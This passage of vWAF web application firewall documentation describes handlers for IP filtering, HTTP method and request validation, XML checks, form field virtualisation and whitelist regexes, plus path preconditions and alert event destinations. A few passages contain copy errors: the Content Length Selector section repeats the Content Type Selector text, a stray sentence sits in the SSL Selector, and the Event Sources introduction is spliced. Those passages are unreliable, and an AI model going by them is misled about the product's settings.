Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Should only be switched on if required, when you want to permit access to parts of an application only by defined IP addresses.

Attributes

Attribute	Meaning

client ip blacklist	List of IPv4 and IPv6 address ranges to be excluded (for syntax, see *Specifying IP Addresses*). Users with an IP address from one of these ranges are given the HTTP error code specified under error code.
	Examples:
	`81.243.62.0/24`
	`2a01:4f8:130:8421::/64`
	For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

client ip whitelist	List of valid IPv4 and IPv6 address ranges (for syntax, see *Specifying IP Addresses*). Users with an IP address from an address range not contained on the whitelist are given the HTTP error code specified under error code. Address ranges in the whitelist can be restricted by more tightly defined address ranges in the blacklist. Address ranges for private networks are already included on the whitelist by default. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Attribute	Meaning
gbl	Activate this option if you want to use the global IP blacklist as an additional graylist. In this case, vWAF denies a request if the request's IP isn't on the client ip whitelist but on the global IP blacklist (see also *Global IP Blacklisting*). For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
rbl	Activate this option if you want to use an external realtime blacklist for the evaluation in addition to the whitelist client ip whitelist and to the blacklist client ip blacklist. A realtime blacklist provides current IP addresses of typical undesirable visitors in realtime. vWAF always first takes into account the whitelist client ip whitelist followed by the blacklist client ip blacklist. The realtime blacklist is only queried if vWAF can't assign an IP address to either the client ip whitelist or the client ip blacklist. **ATTENTION:** Depending on the speed at which the realtime blacklist supplies its data, this can considerably delay the access to your web application for users. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed* .
rbl domain	Only has an effect if the option rbl has been activated. Select from the list one of the supported providers of realtime blacklists.
rbl password	Only has an effect if the option rbl has been activated. Enter the password here that you've obtained from the provider entered under rbl domain for access to the realtime blacklist.
rbl on timeout allow request	Only has an effect if the option rbl has been activated. It can happen that the realtime blacklist is temporarily not available (DNS timeout). Activate the option rbl on timeout allow request if in this case an IP address is to be handled as if it wasn't on the realtime blacklist.
rbl if search engine allow request	Only has an effect if the option rbl has been activated. Activate this option if you want to permit the entries identified as search engines on the realtime blacklist.
error code	HTTP error code that's returned to users with an invalid IP address. Possible error codes include, for example: • 401 (Unauthorized) • 402 (Payment Required) • 403 (Forbidden) • 404 (Not Found) (See also *HTTP Error Codes*)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Valid HTTP Method Handler

Purpose

The Valid HTTP Method Handler limits the permitted HTTP methods for a request. For each HTTP method supported, you can specify whether or not this is permissible at this point.

Invalid requests are denied by vWAF with an HTTP error code conforming to the HTTP protocol: 405 (Method Not Allowed), 415 (Unsupported Media Type) or 413 (Request Entity Too Large).

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Valid HTTP Method Handler with static websites to deactivate the POST method. If you're using a form, or if parts of your website are dynamic, define a path to permit POST for this area only.

Set a higher value for max-content-length if you want users to be able to transmit data quantities larger than 64KB, e.g. for uploading photos or other large files.

Attributes

Attribute	Meaning
allow GET allow HEAD allow POST allow PUT allow OPTIONS allow TRACE allow DELETE allow CONNECT allow WebDAV allow OWA allow SVN allow POST WITHOUT CL	Activate the methods that you want to permit. **ATTENTION:** For security reasons, only allow the methods that are actually processed by your web application. **Note on the use of the attribute "allow OPTIONS":** OPTIONS requests often use an asterisk (*) instead of a path specification. vWAF, however, always compares the given statements with the path specifications of the paths defined in vWAF. As most defaults and examples within this documentation begin with a slash (such as in /.*), vWAF won't find a matching path. If you want to permit OPTIONS requests, you therefore need to add an extra path * to match the * specification (see *Editing Paths*). **Note on the attribute "method WebDAV":** If this attribute is activated, this allows all methods that are used in combination with WebDAV. These methods are: MOVE, PROPFIND, PROPPATCH, DELETE, MKCOL, PUT, COPY, LOCK, and UNLOCK. **Note on the attribute "method OWA":** If this attribute is activated, this allows all methods that are used in combination with Microsoft Outlook Web Access (OWA). These methods are: MOVE, PROPFIND, PROPPATCH, DELETE, MKCOL, SEARCH, POLL, SUBSCRIBE, BMOVE, BCOPY, BDELETE, and BPROPPATCH. **Note on the attribute "allow SVN":** If this attribute is activated, this allows all methods that are used in combination with SVN (Subversion) servers. These methods are: CHECKOUT, COPY, DELETE, GET, MERGE, MKACTIVITY, MKCOL, OPTIONS, POST, PROPFIND, PROPPATCH, PUT, and REPORT.
max content length	Specify the maximum length here in bytes that can be transmitted by POST. A value of 0 indicates that there's no content length limit at all. This is the default setting.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Valid Request Handler

Purpose

The Valid Request Handler checks the validity of a request to ensure that it observes the syntax rules of the HTTP protocol and HTML code.

If the request contains syntax errors, vWAF denies the request with the HTTP error code 403 (Forbidden). When the Valid Request Handler is inactive, the query would be forwarded to the web application. The web application, the script language or even a database might then have problems in processing incorrectly coded characters, and in the worst case scenario, this would mean that an attack could be possible.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

This handler should always be active.

Attributes

Attribute	Meaning

allowedProtocols	List of the permissible protocol versions in accordance with the syntax specified in the HTTP protocol.
	Examples:
	
	`HTTP/1.0`
	`HTTP/1.1`

allow proxy requests	By default, vWAF accepts only normal requests but denies proxy requests. If you enable this option, vWAF also accepts proxy requests. You can use this, for example, to control access between two protected networks.
remove URIparameter	Activate this option if you want vWAF to remove all parameters from requests. In this case vWAF deletes all elements in the URI path that are separated by a semicolon.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Valid XML Handler

Purpose

The Valid XML Handler returns an error code if XML data sent with a request don't adhere to a specified DTD.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: medium. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Valid XML Handler if your web application uses XML and you want to ensure that all requests adhere to your DTD.

Attributes

Attribute	Meaning
content types	Specify the content types of requests for which vWAF should validate the XML content. Example: text/xml
dtd	Here you can enter the name of the DTD file or click the **Browse** button to select the file. The file must be on your local computer. When you've chosen the file, click **Submit File**.
error code	HTTP error code that vWAF returns when the request doesn't adhere to the submitted DTD. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Virtualize Form Field Handler

NOTE: The Virtualize Form Field Handler only has an effect when the *Session Handler* is also active. In detection mode, the Virtualize Form Field Handler is ignored.

Purpose

The Virtualize Form Field Handler encrypts form variables in POST requests with the help of the secure session ID generated by the *Session Handler*. This makes the field names unpredictable for an attacker.

The *Simple Form Protection Handler* and *Protect Form Handler* perform a similar function but using different methods.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: medium. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Enable the Virtualize Form Field Handler to prevent Cross Site Request Forgery (CSRF, XSRF). The unpredictability of field names also makes it more difficult for trojans to extract usernames and passwords.

Attributes

Attribute	Meaning
content types	Specifies the content types of requests, for which vWAF should encrypt the variables.
whitelist	Optional: Here you can specify a whitelist of form fields that aren't to be encrypted by the Virtualize Form Field Handler.
virtualize GET forms	By default the Virtualize Form Field Handler encrypts form variables in POST requests. When the option virtualize-GET-forms is enabled, the handler also virtualizes forms sent via the GET method. Usually this isn't recommended as it may result in conflicts with the standard URL syntax.
allow decoding errors	If this option is enabled, vWAF hands over data that's stored in unencrypted variables to the web application, even if these variables aren't on the whitelist. **ATTENTION:** For security reasons, this is generally not recommended. Your web application is then fully responsible to take care of the issue.
redirect tampering	If this option is enabled, when vWAF detects any form field tampering it redirects to the URL specified in the attribute redirect page.

Attribute	Meaning
redirect page	URL of the page that vWAF redirects to if it detects any form field tampering.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Whitelist Handler

Purpose

The arguments of input form fields form a particularly frequently used attack vector, e.g. for SQL injection. The Whitelist Handler prevents manipulated arguments from reaching your web application in the first place.

The Whitelist Handler therefore checks the attributes of the HTTP request (both in the URL as well as in an HTTP POST request). An argument is only valid if it complies with one of the regular expressions specified under protected form fields.

If a form field isn't covered by any of the regular expressions specified under protected form fields, it depends on the option allow unknown form fields what happens. If this option has been enabled, vWAF accepts the request. If the option has been disabled, vWAF denies the request with a configurable error code.

> **NOTE:** Despite the fact that the attribute is labeled protected form fields, the Whitelist Handler works just as well for whitelisting URL variables.
>
> **ATTENTION:** After configuring and enabling the Whitelist Handler, fully check the function of the input forms of your web application again, so as to exclude the unintentional effects of making any unclear specifications for the protected form fields.
>
> **NOTE:** For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Whitelist Handler in order to validate entries. Depending on the security requirements, you can only add some general rules or invest a lot of time in precisely covering all the input fields of your web application. Setting up the whitelist requires a considerable knowledge of the web application that's to be protected, but does give you substantial security when you disable the option allow unknown form fields or when you combine the whitelist with a restrictive blacklist.

> **NOTE:** As an alternative to the Whitelist Handler, you can use the *Invalid Args Handler* to specify a blacklist instead of a whitelist. You can also combine both approaches and use the Whitelist handler in combination with the blacklist. In this case, if a request doesn't comply with the whitelist it is checked with a blacklist. Therefore, in this scenario, vWAF only accepts a request either if it complies with the whitelist (regardless of what's on the blacklist), or if it doesn't comply with the whitelist but also doesn't match with the blacklist.

For the whitelist, usually some templates are entered that don't allow non-complex attacks like SQL injections, command injections or cross site scripting:

The ^\w[A-Za-z0-9_-]{1,32}=\w[A-Za-z0-9_ -]{1,32}$ template, for example, allows for all input fields with alphanumeric names (plus underscore and -) an alphanumeric value of maximum 32 characters (for syntax, refer to *Regular Expressions*). This usually allows the portrayal of all selection lists.

It can become problematic when entering names, passwords and free text. Here you should set up an independent pattern for each form field. The following template shows a suitable example for a password input field: ^password=.{0,63}$. This way, a field with the name password as a value can have a total of any 63 characters.

Interaction with other handlers

Arguments that pass the Whitelist Handler aren't checked by the *Invalid Args Handler* and by the *Baseline Protection Handler*.

Attributes

Attribute	Meaning
protected form fields	List of regular expressions that describe the template for valid arguments. The name of the form field is given in front of the equals sign, the (valid) argument is positioned after the equals sign. Some examples are already entered as defaults. Delete this if required. Examples: • The entry ^\w{1,63}=\w{1,63}$ accepts any arguments for form fields with field names comprising letters and figures and a length between 1 and 63 characters, also those consisting exclusively of letters and figures with a length between 1 and 63 characters. • The entry ^\w{1,63}=.*$accepts any arguments for the same form fields that can also be empty. (For details regarding syntax, refer to *Regular Expressions*.)
allow unknown form fields	Enable this option if you want vWAF to put form fields that aren't covered by the specified protected form fields attribute onto the whitelist.
log unknown form fields	Enable this option if you want vWAF to create an extra log file entry in case a request relates to a form field that isn't covered by the regular expressions entered for the attribute protected form fields.
shortcut	Enable this option if you want vWAF to accept the request immediately if all form fields are on the whitelist specified under protected form fields. If any further handlers have been defined in your security configuration, these handlers are ignored. This increases performance but might result in some loss of protection. If this option is enabled, also no log file entry is created. **ATTENTION:** If you've configured the *Invalid Args Handler*, this results in the fact that the blacklist isn't considered for these form fields.
error code	HTTP error code that vWAF returns if the request doesn't comply with one of the specific regular expressions under protected form fields. (Refer to *HTTP Error Codes* for an overview of possible error codes.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Preconditions (Selectors)

In vWAF you can create the security configuration in detail on the level of individual paths (see *Editing Paths*). The validity of the rules stored for these paths can be restricted using preconditions (see *Application Mapping, Paths, Preconditions*).

Overview

The following selectors are available for defining preconditions:

- *Argument Selector*
  Permits path-specific handling dependent on specific arguments in an URL.
- *Client IP Selector*
  Specifies IP sectors to which path-specific rules are to apply.
- *Content Type Selector*
  Permits path-specific handling dependent on the content type specified in a request (Internet Media Type, MIME Type).
- *Content Length Selector*
  Permits path-specific handling dependent on the content length of a request.
- *Host Name Selector*
  Permits specific path handling based on the specified host names.
- *HTTP Method Selector*
  Permits path-specific handling dependent on the method specified in a request (GET, HEAD, POST).
- *The HTTP Protocol Selector*
  Ensures that vWAF only includes a ruleset when the ruleset is carried out via a specific version of the HTTP protocol.
- *The Request Selector*
  Ensures that vWAF only considers a ruleset for a path if a specific request line has been sent.
- *SSL Selector*
  Ensures that vWAF only considers a ruleset for a path when a request is made via an SSL connection, or only when it's made via a non-SSL connection.
- *Time Selector*
  Allows path-specific rules to be handled based on the day of the week and time.
- *Url Selector*
  Can further restrict the URLs of a path.

Argument Selector

Purpose

The Argument Selector ensures that vWAF only considers a rule for a given path if the argument in the URL matches a given pattern.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Argument Selector to create effective paths for PHP applications. To do so, create several identical paths and apply different Argument Selectors to them.

Attributes

Attribute	Meaning
key value patterns	Regular expressions for key=value based arguments. vWAF only considers a ruleset for a given path if the request matches one of these patterns. For details on the syntax, see *Regular Expressions*.
case sensitive	Determines whether or not the given key value patterns are case sensitive.

Client IP Selector

Purpose

The Client IP Selector specifies IP sectors to which path-specific rules are to apply. This means that you can handle access to specific parts of your web application in a particular way if that access comes from defined IP addresses.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Client IP Selector to separate private networks or to handle specific IP areas in a particular way, for example. You can also permit the calling up of special content only from specific IP addresses at specific times in combination with the *Time Selector*.

Attributes

Attribute	Meaning
blacklist	List of IP address ranges not to be handled in a special way, given in the format xxx.xxx.xxx.xxx/xx (for syntax, see Specifying IP Addresses). Example: 81.243.62.0/24 For requests with an IP address from one of the ranges specified in the blacklist, the precondition is deemed as not fulfilled. The rules stored for the path added to the precondition are therefore not observed by vWAF. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
whitelist	List of IP address ranges that are to be handled in a special way, given in the format xxx.xxx.xxx.xxx/xx (for syntax, see *Specifying IP Addresses*). For requests with an IP address from one of the ranges specified in the whitelist, the precondition is fulfilled. The rules stored for the path added to the precondition are therefore observed by vWAF (assuming any other additional preconditions are also met). By default, all the IP addresses here are included (entry 0.0.0.0/0). Address ranges in the whitelist can be restricted by more tightly defined address ranges in the blacklist. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
gbl	Activate this option if you want to use the global IP blacklist as an additional graylist. If the request's IP isn't on the whitelist but on the global IP blacklist (see *Global IP Blacklisting*), the precondition is deemed as not fulfilled. The rules stored for the path added to the precondition are therefore not observed by vWAF. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Attribute	Meaning
rbl	Activate this option if you want to use an external realtime blacklist for the evaluation as a graylist in addition to the whitelist and to the blacklist. A realtime blacklist provides current IP addresses of typical undesirable visitors in realtime. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. **ATTENTION:** Depending on the speed at which the realtime blacklist supplies its data, this can considerably delay the access to your web application for users.
rbl domain	Only has an effect if the option rbl has been activated. Select from the list one of the supported providers of realtime blacklists.
rbl password	Only has an effect if the option rbl has been activated. Enter the password here that you've obtained from the provider entered under rbl domain for access to the realtime blacklist.
rbl on timeout allow request	Only has an effect if the option rbl has been activated. It can happen that the realtime blacklist is temporarily not available (DNS timeout). Activate the option rbl on timeout allow request if in this case an IP address is to be handled as if it wasn't on the realtime blacklist.
rbl if search engine allow request	Only has an effect if the option rbl has been activated. Activate this option if you want to permit the entries identified as search engines on the realtime blacklist.

Content Length Selector

Purpose

The Content Type Selector permits path-specific handling dependent on the content type specified in a request (Internet Media Type, MIME Type).

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Content Type Selector to handle special or sensitive data in a specific way, for example.

Attributes

Attribute	Meaning
content types	List of content types (Internet Media Types, MIME Types) for which the precondition is met, which means that vWAF observes the rules stored for the path added to the precondition (assuming any other additional preconditions specified are also met). Examples: • *application/x-www-form-urlencoded* *HTML form data to CGI* *multipart/form-data* *multi-part data from HTML form (e.g. file upload)* *application/msword* *Microsoft Word files (*.doc, *.dot)* *application/pdf* *Adobe PDF files (*.pdf)*

Content Type Selector

Purpose

The Content Type Selector permits path-specific handling dependent on the content type specified in a request (Internet Media Type, MIME Type).

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Content Type Selector to handle special or sensitive data in a specific way, for example.

Attributes

Attribute	Meaning
content types	List of content types (Internet Media Types, MIME Types) for which the precondition is met, which means that vWAF observes the rules stored for the path added to the precondition (assuming any other additional preconditions specified are also met). Examples: • application/x-www-form-urlencoded HTML form data to CGI • multipart/form-data multi-part data from HTML form (e.g. file upload) • application/msword Microsoft Word files (*.doc, *.dot) • application/pdf Adobe PDF files (*.pdf)

Host Name Selector

Purpose

The Host Name Selector permits specific path handling based on the specified host names.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Host Name Selector if you've defined an application with several hosts, and want to handle certain parts of your web application differently, depending on the individual host.

For example, you could allow access for a path /admin only for www.company.com, but not for www.company.biz.

Attributes

Attribute	Meaning
hostnames	List of hosts that are to be handled specially
require or forbid	Select the option require if you want vWAF to observe the rules stored for the path only for the specified hosts (assuming any other additional preconditions specified are also met). Select the option forbid if you want vWAF not to observe the rules stored for the path for the specified hosts.

HTTP Method Selector

Purpose

The HTTP Method Selector can be used to handle different request types in a targeted way.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the HTTP Method Selector to handle request methods that aren't required on static web pages (e.g. HEAD, POST) in a particular way, for example.

Attributes

Attribute	Meaning
method GET method HEAD method POST method PUT method OPTIONS method TRACE method DELETE method CONNECT method WebDAV method OWA method_SVN	Activate the methods here for which the precondition is met, in other words the methods for which vWAF is to observe the rules stored for the path added to the precondition (assuming any other additional preconditions specified are also met). **Note on the attribute "method WebDAV":** If this attribute is activated, this includes all methods that are used in combination with WebDAV. These methods are: MOVE, PROPFIND, PROPPATCH, DELETE, MKCOL, PUT, COPY, LOCK, and UNLOCK. **Note on the attribute "method OWA":** If this attribute is activated, this includes all methods that are used in combination with Microsoft Outlook Web Access (OWA). These methods are: MOVE, PROPFIND, PROPPATCH, DELETE, MKCOL, SEARCH, POLL, SUBSCRIBE, BMOVE, BCOPY, BDELETE, and BPROPPATCH. **Note on the attribute "method SVN":** If this attribute is activated, this includes all methods that are used in combination with Subversion servers. These methods are: CHECKOUT, COPY, DELETE, GET, MERGE, MKACTIVITY, MKCOL, OPTIONS, POST, PROPFIND, PROPPATCH, PUT, and REPORT.

The HTTP Protocol Selector

Purpose

The HTTP Protocol Selector ensures that vWAF only considers a ruleset for a path when a request is made via a specific version of the HTTP protocol.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Attributes

Attribute	Meaning

protocols	List of protocol versions for which the precondition is met when used, which means that vWAF observes the rules stored for the path added to the precondition (assuming any other additional preconditions specified are also met).
	The precise specification of the syntax specified in the HTTP protocol is required.
	Examples:
	`HTTP/1.0`
	`HTTP/1.1`

The Request Selector

Purpose

The Request Selector ensures that vWAF only considers a ruleset for a path if a specific request line has been sent (such as “GET /index.html HTTP/1.0”, for example).

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Request Selector if you want to handle different types of requests separately.

Attributes

Attribute	Meaning
request	Complete request line (e.g. "GET /index.html HTTP/1.0"). This must be exactly the request line. You can not use regular expressions here.

SSL Selector

Purpose

The SSL Selector ensures that vWAF only considers a ruleset for a path when a request is made via an SSL connection, or only when it's made via a non-SSL connection.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the SSL Selector to handle SSL and non-SSL connections differently. For example, you can use this for adding a path with handlers that add extra security specifically for non-SSL connections.

Attributes

Attribute	Meaning
ssl	Select the option require ssl if you want vWAF to observe the rules stored for the path only in case of an SSL connection (assuming any other additional preconditions specified are also met). This must be exactly the request line. You can not use regular expressions here. Select the option forbid ssl if you want vWAF to observe the rules stored for the path only in case of an non-SSL connection (assuming any other additional preconditions specified are also met).

Time Selector

Purpose

The Time Selector can be used to create path-specific rules dependent on the day of the week and time.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Time Selector to create a different handling sequence for times with a lower load than in high-load phases, for example, or in general to restrict the access to specific times. Any variant can also be created in combination with the *Client IP Selector*.

Attributes

Attribute	Meaning
timelist	List of time intervals during which the precondition is met when used, which means that vWAF observes the rules stored for the path added to the precondition (assuming any other additional preconditions specified are also met). The decisive factor here is the local system time on the server. The individual time intervals can also overlap. You can also specify multiple time intervals for a day. The precondition is met once the system time is in at least one of the specified time intervals. This specification is made line by line in the sequence: Day of the week, start time, end time. Select the relevant day of the week and the time intervals from the selection lists displayed.

Url Selector

Purpose

The Url Selector can further restrict the URLs of the path.

NOTE: For more information regarding adding and editing Preconditions, see *Editing Preconditions*.

Recommendations for use

Use the Url Selector if you want to set up a further restriction for a path. Other than the regular expression for a path the regular expression for the Url Selector is applied to the complete URL, not just to the part after the prefix.

Attributes

Attribute	Meaning
url	Regular expression that defines the pattern of the URLs. The precondition is met if the URL part of a request matches this pattern. In this case, vWAF observes the rules stored for the path (assuming any other additional preconditions specified are also met). For details on the syntax, see *Regular Expressions*.

Event Destinations

Wizards (assistants) help you to carry out the most important configurations step by step. There are some wizards that act on global level, but most wizards act on application level.

Event destinations in combination with event destination groups determine the channels via which vWAF notifies you when one of the conditions defined for the *Event Sources* becomes true. You can configure any number of event destinations within one event destination group.

For general information on setting up alerts, see *Configuring Alerts*. For information on how to add, configure and remove an event destination, see *Editing Event Destinations*.

Overview

The following event destinations can be selected both on application level and globally:

- *Logfile Event Destination*
  Writes alerts to a special, configurable log file.
- *Mail Event Destination*
  In case of an alert, sends an email to a configurable list of recipients.
- *Post Event Destination*
  In case of an alert, sends an HTTP POST request to a configurable list of URIs.
- *SNMP Trap Event Destination*
  In case of an alert, sends an SNMP trap to a management station.
- *Syslog Event Destination*
  In case of an alert, sends a notification to a syslog server.

The following event destinations are available for application-specific alerts only:

- *Blacklist IP Event Destination*
  Triggers an IP blacklisting event on global level (*Global Blacklist IP Event Source*). For details on the process, see *Global IP Blacklisting*.

The following event destinations are available for global alerts only:

- *Global Blacklist IP Event Destination*
  Adds an IP address or a range of IP addresses to the global IP blacklist. For details on the process, see *Global IP Blacklisting*.

Blacklist IP Event Destination

Purpose

Triggers an IP blacklisting event on a global level (*Global Blacklist IP Event Source*). For details on the process, see *Global IP Blacklisting*.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
blacklist timeout	Default timeout for the blacklist entry in the global IP blacklist. **ATTENTION:** This timeout may be overwritten by be settings made for the *Global Blacklist IP Event Source*.

Global Blacklist IP Event Destination

Purpose

Adds an IP address or a range of IP addresses to the global IP blacklist. For details on the process, see *Global IP Blacklisting*.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Logfile Event Destination

Purpose

Writes alerts to a special, configurable log file.

NOTE: All events are also automatically logged in the Event Log.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
log file	Path to the log file plus its file name. The default here is ./logs/event.log, which creates the file event.log in the logs directory (this is the same directory where other log files are stored by default, too - see *System Configuration*).

Mail Event Destination

Purpose

In case of an alert, sends an email to a configurable email address.

NOTE: If you want to send emails to more than one recipient, you can add the Mail Event Destination multiple times to the same Event Destination Group. For each Mail Event Destination, specify a different mail to attribute.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
mail to	Email address to which vWAF is to send the alert message.
mail subject	Subject given in the generated email.

NOTE: Sender and SMTP server are configured in the configuration file stingrayafzeusafm.conf (see *System Configuration*).

Post Event Destination

Purpose

In case of an alert, sends an HTTP POST request to a configurable list of URIs. You can use this, for example if you want to display alerts on a special website, or if you want to implement some kind of automated handling.

The key sent can be specified in the attribute key-name. The value sent is a string with the event data, depending on the triggering event source (see *Event Sources*).

> **NOTE:** For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
send to URI	List of URIs to which vWAF is to send the alert.
key name	Key name of the post message. The default here is event.

SNMP Trap Event Destination

Purpose

In case of an alert, sends an SNMP trap to a management station. You can use this to inform other network components of your individual infrastructure about the event and thus, for example, to integrate into a centralized alerting workflow.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
manager IP	IPv4 or IPv6 address of the management station.
manager port	Port number of the management station.
community	SNMP community string. The default here is public.

OID

The SNMP trap OID is: 1.3.6.1.4.1.31729.2.1

Syslog Event Destination

Purpose

In case of an alert, sends a notification to a syslog server.

NOTE: For more information regarding adding and editing Event Destinations, see *Editing Event Destinations*.

Attributes

Attribute	Meaning
use tcp	Activate this option if you want vWAF to use TCP instead of the UDP protocol for transmission.
source addr	Can be used to specify the source host[:port]. **NOTE:** When left empty, vWAF automatically inserts appropriate values.
destination addr	Specifies the destination host[:port]. **NOTE:** If you don't specify a port number, vWAF uses port 514 by default.

Event Sources

Event sources are the occasions and conditions when Triggers an event when new baseline rules are available for activation. alerts you via the configured Event Destinations. You can configure any number of event sources.

> **NOTE:** Recurring alerts are only triggered when the status changes. For example, when you define the Requests Per Minute Event Source to trigger an alert if the average number of requests per minute exceeds a given limit, you get an alert when the limit is exceeded for the first time. However, you don't get additional alerts while this state continues. You would only get a second alert if the number went below the limit again, and then beyond again.

For general information on setting up alerts, see *Configuring Alerts*. For information on how to add, configure and remove an event source, see the Editing an event source in *Editing Event Sources*.

Overview

There are different types of event sources, depending on whether alerts are configured globally or for a specific application.

The following event sources are available for global alerts only:

- *Cluster State Event Source*
  Triggers an alert both when a cluster node goes offline and back online.
- *Default Error Log Entries Per Minute Event Source*
  Triggers an alert when the number of new entries per minute to the Default Error Log exceeds a given limit.
- *Denied Requests Per Minute Event Source*
  Triggers an alert both when the number of denied requests per minute on a cluster node exceeds a given upper limit, and when it later goes below a given lower limit.
- *Global Blacklist IP Event Source*
